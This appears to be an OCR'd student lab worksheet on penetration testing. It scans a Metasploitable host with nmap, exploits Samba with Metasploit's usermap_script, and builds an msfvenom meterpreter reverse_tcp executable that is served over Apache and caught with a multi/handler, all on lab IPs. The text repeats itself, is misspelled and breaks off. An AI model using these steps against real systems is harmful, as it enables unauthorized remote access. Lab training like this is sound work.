



3 Task removetliy access the system using metaspolitable and nmap

Port: state service version
139 open netbio-ssn samba smbd 3.X -4.X(workgroup:WORKGROUP)

How to exploit port

Step1: scan the ip metaspolitable for nmap
Step2: Command: nmap –v –A –T4 192.168.114.45






Step3: find the exploit port

Step4: go to rapid7 wesite type the port version exploit it


Step5: use exploit/multi/samba/usermap_script

Step6: show options




Step7: set rhost 192.168.114.45

Step8: show options



Step9: exploit

Result:




4 Task removetliy access the system using metaspolitable and nmap

Port: state service version
open netbio-ssn samba smbd

How to exploit port

Step1: scan the ip metaspolitable for nmap
Step2: Command: nmap –v –A –T4 192.168.114.45




Step3: find the exploit port

Step4: go to rapid7 wesite type the port version exploit it

Step5: use exploit/multi/samba/usermap_script


Step6: show options



Step7: set rhost 192.168.114.45

Step8: exploit

Result:




Exercise 4

Task 5 How to Exploit Window 11 using msfconsole

Step1: open the kali linux tareminal type the command
Command: msfvenom –p windows/x64/meterpreter/reverse_tcp LHOST=192.168.114.46 LPORT=4444 –f exe –o found.exe

Step2: type the “ls




Step3: Command: cp found.exe. /var/www/html

Step4:Command: systemctl start apache2.service

Step5: go to mfconsole


Step6: use exploit /multi/handler



Step7: set payload windows/x64/meterpreter/reverse_tcp


Step8:show options

Step9:set rhost 192.168.114.46



